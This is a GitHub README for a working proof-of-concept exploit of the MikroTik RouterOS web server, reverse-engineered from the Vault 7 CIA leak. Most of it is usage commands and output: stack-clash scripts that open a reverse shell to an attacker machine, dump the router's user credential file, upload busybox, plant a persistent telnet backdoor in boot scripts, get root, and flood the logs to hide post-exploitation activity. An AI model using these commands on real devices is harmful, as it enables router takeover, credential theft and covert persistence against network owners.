

 bignerd95/chimay-red
Working POC of Mikrotik exploit from Vault 7 CIA Leaks
Reverse engineering of Mikrotik exploit from Vault 7 CIA Leaks
See the PDF for more info (not updated)
Until RouterOS 6.38.4
What's new in 6.38.5 (2017-Mar-09 11:32):
!) www - fixed http server vulnerability;
Simple crash sending -1 as content-length in post header
Stack clash exploit using two threads, missing ROP chain
As the ROP is dynamically created, you have to extract the www binary from the RouterOS firmware.
(It's placed in /nova/bin/)
Check that the running version is the same.
To simplify extraction you can use:
$ ./tools/getROSbin.py 6.38.4 x86 /nova/bin/www www_binary
Stack clash exploit using two threads with ROP chain to run bash commands
In a shell:
$ nc -l -p 1234
In another shell:
$ ./StackClash_x86.py 192.168.8.1 80 www_binary "/bin/mknod /ram/f p; /bin/telnet 192.168.8.5 1234 < /ram/f | /bin/bash > /ram/f 2>&1"
Where:
$ ./StackClash_x86.py 192.168.8.1 80 www_binary "cp /rw/store/user.dat /ram/winbox.idx"
$ sleep 3 # (wait some seconds that www is restarted)
$ curl -s http://192.168.8.1/winbox/index | ./tools/extract_user.py -
You can execute command in Mikrotik console with /nova/bin/info.
Eg: /nova/bin/info "/system reboot" will reboot the system.
$ ./StackClash_x86.py 192.168.8.1 80 www_binary "/nova/bin/info '/export' > /ram/winbox.idx"
$ sleep 20 # (it's a bit slow to execute /export command)
$ curl -s http://192.168.8.1/winbox/index
Stack clash exploit using two threads with ROP chain + shell code to run bash commands
On mips version of www the stack is RWX, so we can jump to the stack.
You can run the same bash command as the x86 version.
Funny command
$ ./tools/getROSbin.py 6.38.4 mipsbe /nova/bin/www www_binary
$ ./StackClash_mips.py 192.168.8.1 80 www_binary "echo hello world > /dev/lcd"

Do not do it! ;-P
$ ./StackClash_mips.py 192.168.8.1 80 www_binary "while [ true ]; do /nova/bin/info ':beep frequency=660 length=100ms;:delay 150ms;:beep frequency=660 length=100ms;:delay 300ms;:beep frequency=660 length=100ms;:delay 300ms;:beep frequency=510 length=100ms;:delay 100ms;:beep frequency=660 length=100ms;:delay 300ms;:beep frequency=770 length=100ms;:delay 550ms;:beep frequency=380 length=100ms;:delay 575ms;:beep frequency=510 length=100ms;:delay 450ms;:beep frequency=380 length=100ms;:delay 400ms;:beep frequency=320 length=100ms;:delay 500ms;:beep frequency=440 length=100ms;:delay 300ms;:beep frequency=480 length=80ms;:delay 330ms;:beep frequency=450 length=100ms;:delay 150ms;:beep frequency=430 length=100ms;:delay 300ms;:beep frequency=380 length=100ms;:delay 200ms;:beep frequency=660 length=80ms;:delay 200ms;:beep frequency=760 length=50ms;:delay 150ms;:beep frequency=860 length=100ms;:delay 300ms;:beep frequency=700 length=80ms;:delay 150ms;:beep frequency=760 length=50ms;:delay 350ms;:beep frequency=660 length=80ms;:delay 300ms;:beep frequency=520 length=80ms;:delay 150ms;:beep frequency=580 length=80ms;:delay 150ms;:beep frequency=480 length=80ms;:delay 500ms;'; done"
To upload busybox-mips in /ram/busybox
In a shell:
$ wget https://busybox.net/downloads/binaries/1.28.1-defconfig-multiarch/busybox-mips
$ { echo "echo Uploading..."; hexdump -v -e '"echo -e -n " 1024/1 "\\\\x%02X" " >> /ram/busybox\n"' busybox-mips | sed -e "s/\\\\\\\\x  //g"; } | nc -l -q 0 -p 1234
In another shell (note that this is the reverse shell command):
$ ./StackClash_mips.py 192.168.8.1 80 www_binary "/bin/mknod /ram/f p; /bin/telnet 192.168.8.5 1234 < /ram/f | /bin/bash > /ram/f"
and wait until the connection automatically close.
(Once the file is uploaded, run again reverse shell (this time only listening with nc -l -p 1234) and you will find busybox inside /ram/)
You can run script at each boot by creating a bash script in /flash/etc/rc.d/run.d/.
Pay attention to set execution permissions, or your router will stuck on boot and you will have to restore the firmware!
This example enables a persistent telnet server on port 23000.
In a shell:
$ wget https://busybox.net/downloads/binaries/1.28.1-defconfig-multiarch/busybox-mips
$ { echo "echo Installing..."; hexdump -v -e '"echo -e -n " 1024/1 "\\\\x%02X" " >> /flash/bin/busybox\n"' busybox-mips | sed -e "s/\\\\\\\\x  //g"; echo "chmod 777 /flash/bin/busybox"; echo "/flash/bin/busybox --install -s /flash/bin/"; echo "mkdir -p /flash/etc/rc.d/run.d"; echo 'echo -e "#!/flash/bin/sh\ntelnetd -p 23000 -l sh" > /flash/etc/rc.d/run.d/S89own'; echo "chmod 777 /flash/etc/rc.d/run.d/S89own"; echo "/nova/bin/info '/system reboot'"; echo "echo Done! Rebooting..."; } | nc -l -p 1234
In another shell (note that this is the reverse shell command):
$ ./StackClash_mips.py 192.168.8.1 80 www_binary "/bin/mknod /ram/f p; /bin/telnet 192.168.8.5 1234 < /ram/f | /bin/bash > /ram/f"
and wait until Done! Rebooting... appears.
Once the router is up again:
$ telnet 192.168.8.1 23000
Trying 192.168.8.1...
Connected to 192.168.8.1.
Escape character is '^]'.


MikroTik v6.38.4 (stable)
/ #
Reuse the http socket to spawn a shell, so you can have a shell without a reverse connection.
$ ./tools/getROSbin.py 6.38.4 mipsbe /nova/bin/www www_binary
$ ./StackClash_resock_mips.py 192.168.8.1 80 www_binary
[...]
sh: turning off NDELAY mode

Got root ;-)
To upload busybox-mips in /ram/busybox
$ wget https://busybox.net/downloads/binaries/1.28.1-defconfig-multiarch/busybox-mips
$ ./StackClash_resock_mips.py 192.168.8.1 80 www_binary busybox-mips /ram/busybox
[...]
Uploading busybox-mips in /ram/busybox...
Upload done!
sh: turning off NDELAY mode

Got root ;-)

chmod 777 /ram/busybox
/ram/busybox
BusyBox v1.28.1 (2018-02-15 14:34:02 CET) multi-call binary.
[...]

Only RGB Bitmap 24 bit (not compressed) files are supported.
Max size: 160px width, 76px height
You can find a sample here
$ ./StackClash_resock_mips.py 192.168.8.1 80 www_binary docs/logo.bmp /flash/boot/logo.bmp
[...]
Uploading docs/logo.bmp in /flash/boot/logo.bmp...
Upload done!
sh: turning off NDELAY mode

Got root ;-)

reboot
*** Connection closed by remote host ***
To remove logs after your post exploitation actions
/ # /nova/bin/info ":for i from=1 to=1000 do={ :log info message='Some dummy info' }"
This is a reverse engineering of leaked CIA documentation.
There is no chimay-red.py publicly available.
I'll update the PDF as soon as I have enough time, anyway:
We know that:
